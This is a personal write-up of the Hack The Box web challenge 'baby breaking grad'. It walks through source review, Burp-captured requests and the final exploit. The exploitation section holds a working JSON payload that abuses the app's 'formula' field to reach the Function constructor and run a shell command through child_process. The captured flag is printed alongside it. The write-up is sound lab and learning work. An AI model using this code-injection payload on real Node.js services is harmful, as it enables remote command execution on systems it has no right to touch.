🎓

`baby breaking grad`

Platform	HTB
Date	@July 17, 2022
Operating System	Web-CTF
Tags	JS prototype-pollution web-app

General-Information

▼ Table of Contents

▼ Challenge Description

- We corrected the math in our physics teacher's paper and now he is failing us out of spite for making a fool out of him in the university's research symposium, now we can't graduate, unless we can do something about it…


Summary

- A source code review leads to the exposing of a prototype pollution within the `forumla` object to leak the flag.


Website

▼ I decided to first look through the challenge’s files to try and understand the code before conceptualizing it by checking out the website. Which proved useful in understanding that to get a different `Did I pass?` response, I would need to supply my own `assignment`, `exam`, and `paper` JSON data.

▼ Website




- Normal `Did I pass?` response
    - Burp Request




```
POST /api/calculate HTTP/1.1
Host: 134.209.17.29:31945
Content-Length: 22
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://134.209.17.29:31945
Referer: http://134.209.17.29:31945/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "name":"Kenny Baker"
}
```

    - Browser Response



- Achieving a `pass` response
    - Burp Request




```
POST /api/calculate HTTP/1.1
Host: 134.209.17.29:31945
Content-Length: 22
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://134.209.17.29:31945
Referer: http://134.209.17.29:31945/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "name":"Test Kid",
  "exam":"90",
  "paper":"90",
  "assignment":"90"
}
```

▼ JSON data

```
{"name":"Test Kid",
"exam" :"90",
"paper":"90",
"assignment":"90"
}
```

▼ Browser Response



Prototype Exploitation


▼ At first I fell down a rabbit hole thinking that there was a JSON Injection, but after nothing appeared to work in that regard I turned to a potential JS Injection. However, my JS knowledge is lacking, so after turning to the walkthrough mentioned below did I understand the exploit.

▼ Walkthrough(s) followed

- https://hilb3r7.github.io/walkthroughs/babybreakinggrad.html
- https://gusralph.info/breaking-grad-writeup-hackthebox/

▼ Screenshot for my relevancy


▼ Burp Request



```
POST /api/calculate HTTP/1.1
Host: 142.93.37.110:32353
Content-Length: 22
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://142.93.37.110:32353
Referer: http://142.93.37.110:32353/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "name":"test",
  "exam":"0",
  "paper":"0",
  "assignment":"1",
  "formula":"(function (y){return ''[y?y:'length'][y]})('constructor')('throw new TypeError(process.mainModule.require(\"child_process\").execSync(\"cat flag*\").toString())')()"
}
```

▼ flag



```
b3h4v&#39;eval!!}<br

/inc

7)<br>
ex.js:175:7)<br>
```

```
HTB{f33l1ng_4_l1ttl3_blu3_0r_m4yb3_p1nk?...you_n33d_to_b3h4v'eval!!}
```

▼ String used in exploitation

```
{"name":"test","exam":"0","paper":"0","assignment":"1","formula":"(function (y){return ''[y?y:'length'][y]})('constructor')('throw
```

Information Learned

- I had only done one previous prototype pollution exploitation prior to this machine, however it wasn't as complex as this one. This machine taught me more about these pollutions although I'm going to try and stay away from them because my JS knowledge isn't that strong.